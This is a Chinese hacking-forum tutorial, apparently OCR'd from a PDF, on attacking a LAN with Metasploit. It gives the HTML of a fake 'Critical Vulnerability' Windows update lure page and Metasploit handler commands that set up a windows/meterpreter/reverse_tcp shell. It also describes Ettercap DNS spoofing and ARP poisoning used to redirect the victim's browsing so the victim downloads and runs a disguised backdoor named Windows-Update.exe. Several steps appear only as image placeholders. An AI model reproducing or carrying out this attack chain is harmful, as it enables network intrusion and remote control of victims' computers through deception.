作品：msf 内网渗透

作者：rookit'

来自：法客论坛 - F4ckTeam


网址：http://team.f4ck.net/

# 内网渗透

环境部署：BT5+WindowsXpSp2

BT：



XP：




所需工具：msf & ettercap & apacheServer

下面开始：


首先用 msfpayload 生成内个有效的 WIN 可执行后门程序



index.html


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/
xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>Download Update</title>
</head>

<body>
<p align="center" class="style2"><u>Critical Vulnerability</u> in Windows xp, vista and 7. <br
\ />
Download and installation of upgrade required.</p>
<p align="center" class="style2"><a href="/">
  <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://
download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0" width="100"
height="22">
    <param name="BGCOLOR" value="" />
    <param name="movie" value="button1.swf" />
    <param name="quality" value="high" />
    <embed src="button1.swf" quality="high" pluginspage="http://www.macromedia.com/shockwave/
download/index.cgi?P1_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash"
width="100" height="22" ></embed>
  </object>
```

然后 apache start


BackTrack
Wine
办公
附件
互联网
其它
图形
系统工具
影音
Information Gathering
Vulnerability Assessment
Exploitation Tools
Privilege Escalation
Maintaining Access
Reverse Engineering
RFID Tools
Stress Testing
Forensics
Reporting Tools
Services
Miscellaneous
GPSD
HTTPD
MySQLD
PCSCD
SNORT Service
SSHD
apache start
apache stop
LOOT
=[ metasploit v4.4.0-dev [core:4
+ -- --=[ 850 exploits - 476 auxiliary
+ -- --=[ 250 payloads - 27 encoders -
=[ svn r15303 updated 5 days agc
msf > use


然后 msf 监听端口


RECON
EXPLOIT
PAYLOAD
LOOT
=[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 850 exploits - 476 auxiliary - 142 post
+ -- --=[ 250 payloads - 27 encoders - 8 nops
=[ svn r15303 updated 5 days ago (2012.05.19)
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) >







然后用 ettercap dns 欺骗 和 ARP 毒化




然后就是被攻击的机器打开任何网页就是：





然后我们点击下载：


Download Update - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
收藏夹
地址(D)
迅雷精简版
新建任务
下载地址：
http://www.baidu.com/Windows-Update.exe
文件名称：
Windows-Update.exe
保存路径：
C:\TDDownload
更换
打开
文件大小：
应用程序/72.07KB
直接打开
立即下载
取消
清空已完成
新建任务
菜单

然后就是执行：


BT5R2-GNOME-32
Windows XP Professional
Download Update - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
收藏夹
地址(D)
转到
链接
迅雷精简版
Windows-Update.exe
72.07KB 已完成
打开
文件夹
清空已完成
新建任务
菜单
Internet

然后就是 XXOO 了




小菜文章大牛勿喷：

欢迎交流：

QQ：root@90sec.tk